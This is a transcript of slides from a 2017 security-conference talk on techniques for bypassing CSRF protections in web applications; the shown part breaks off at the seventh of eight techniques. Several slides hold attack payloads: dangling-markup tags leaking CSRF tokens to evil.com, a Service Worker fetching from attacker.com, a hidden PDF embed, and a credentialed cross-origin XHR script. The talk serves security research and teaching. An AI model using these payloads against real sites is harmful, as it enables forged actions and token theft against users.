Share
Embed
Neat tricks to bypass CSRF-protection
From Zero Nights 2017 - https://2017.zeronights.ru/report/tryuki-dlya-obhoda-csrf-zashhity/
Mikhail Egorov
November 16, 2017
Transcript
38 slides
-
AppSec Engineer @ Ingram Micro Cloud Bug hunter
& Security researcher Conference speaker https://www.slideshare.net/0ang3el @0ang3el About me -
CSRF-protection bypasses that worked for me in 2016/2017

EasyCSRF extension for Burp Agenda -

A lot of WebApps still use cookies for session
management CSRF-protection bypasses SameSite cookies feature not widely implemented Supported only by Chrome and Opera browsers Changes are required on the server-side Why CSRF-attacks works in 2017? -
Will be excluded from OWASP Top 10 Project 2017
P2 (High) category in Bugcrowd VRT* (App-Wide CSRF) CSRF in 2017 * https://bugcrowd.com/vulnerability-rating-taxonomy -

CSRF token Double submit cookie Content-Type based
protection Referer-based protection Password confirmation (websudo) SameSite Cookies (Chrome, Opera) Popular CSRF-protections -

XSS Dangling markup Vulnerable subdomains Cookie
injection Change Content-Type Non-simple Content-Type Bad PDF Referer spoof CSRF-protections bypasses -
CSRF Tokens Double Submit Cookie CT-based Referer-based SameSite Cookies XSS

All All All All All Dangling markup All - - - All* Subdomain issues All All All - All* Cookie Injection - All - - All* Change CT - - All - All* Non-simple CT - - All with Flash plugin, IE11/FF ESR with Pdf plugin - All* Bad Pdf IE11/FF ESR with Pdf plugin - IE11/FF ESR with Pdf plugin - All* Spoof Referer - - - IE11/FF ESR with Pdf plugin, Edge All* CSRF bypasses – still work for me All – works for all browsers All* – All browsers except browsers that support SameSite Cookies (Chrome & Opera) -

XSS in WebApp allows to bypass the majority of
CSRF- protections Just deal with it!!! Bypass with XSS (1/8) -

WebApp has HTML injection but not XSS (CSP, …)
The attacker can leak CSRF-token Bypass with Dangling markup (2/8) <img src='https://evil.com/log_csrf?html= <form action='http://evil.com/log_csrf'><textarea> -

Suppose subdomain foo.example.com is vulnerable to XSS or subdomain
takeover or cookie injection The attacker can bypass CSRF-token protection Double-submit cookie protection Content-Type based protection Bypass with subdomain (3/8) -
WebApp uses CORS for interaction with subdomains The
attacker can read CSRF-token Bypass with subdomain (3/8) Access-Control-Allow-Origin: https://foo.example.com Access-Control-Allow-Credentials: true -
There is an XSS on foo.example.com Main domain
contains crossdomain.xml The attacker can upload JS files to foo.example.com Bypass with subdomain (3/8) <cross-domain-policy> <allow-access-from domain="*.example.com" /> </cross-domain-policy> -
The attacker can utilize Service Worker for foo.example.com to
read CSRF-token through Flash Amazon CSRF - https://ahussam.me/Amazon-leaking-csrf-token-using-service-worker/ Bypass with subdomain (3/8) var url = "https://attacker.com/bad.swf"; onfetch = (e) => { e.respondWith(fetch(url); } -
The attacker can inject cookies for parent subdomain and
desired path Browser will choose cookie that has specific path (injected one) He can bypass double submit cookie CSRF-protection Bypass with subdomain (3/8) -


PDF plugin from Adobe support FormCalc scripting Adobe
PDF plugin currently works in IE11 and Firefox ESR get() and post() methods of FormCalc allow to ex-filtrate CSRF-token Kudos to @insertScript Bypass with bad PDF (4/8) -

Suppose the attacker can upload PDF file to example.com
and share it Uploaded file is accessible through API from example.com Tip: The attacker tries to upload PDF file as file of another format (image file) PDF plugin doesn’t care about Content-Type or Content- Disposition headers … it just works … Bypass with bad PDF (4/8) -

Bypass with bad PDF (4/8) <h1>Nothing to see here!</h1> <embed
src="https://example.com/shard/x1/sh/leak.pdf" width="0" height="0" type='application/pdf'> https://attacker.com/csrf-pdf.html -

The attacker can bypass double submit cookie protection through
cookies injection Variants of cookies injection CRLF-injection Browser bugs (like CVE-2016-9078 in Firefox) Etc. Bypass with Cookies injection (5/8) -

Developers seriously assume that non-standard data format in the
body (i.e. binary) stops CSRF Sometimes backend doesn’t validate Content-Type header Bypass by changing CT (6/8) -

Bypass with PDF plugin (6/8) POST /user/add/note HTTP/1.1 Host: example.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://example.com Cookie: JSESSIONID=728FAA7F23EE00B0EDD56D1E220C011E.jvmroute8081; Connection: close Content-Type: application/x-thrift Content-Length: 43 �addNote � � r � -

Bypass with PDF plugin (6/8) <script> var request = new
XMLHttpRequest(); request.open('POST', 'https://example.com/add/note', true); request.withCredentials = true; request.setRequestHeader("Content-type", "text/plain"); var data = ['0x80','0x01','0x00','0x01','0x00','0x00','0x00','0x07','0x67','0x65','0x74','0x55', '0x73','0x65','0x72','0x00','0x00','0x00', '0x00','0x0b','0x00','0x01','0x00','0x00','0x00','0x00','0x00']; var bin = new Uint8Array(data.length); for (var i = 0; i < data.length; i++) { bin[i] = parseInt(data[i], 16); } request.send(bin); </script> https://attacker.com/csrf-thrift.html -

Via HTML forms or XHR api the attacker can
send only “simple” content types text/plain application/x-www-form-urlencoded multipart/form-data Bypass with arbitrary CT (7/8) -
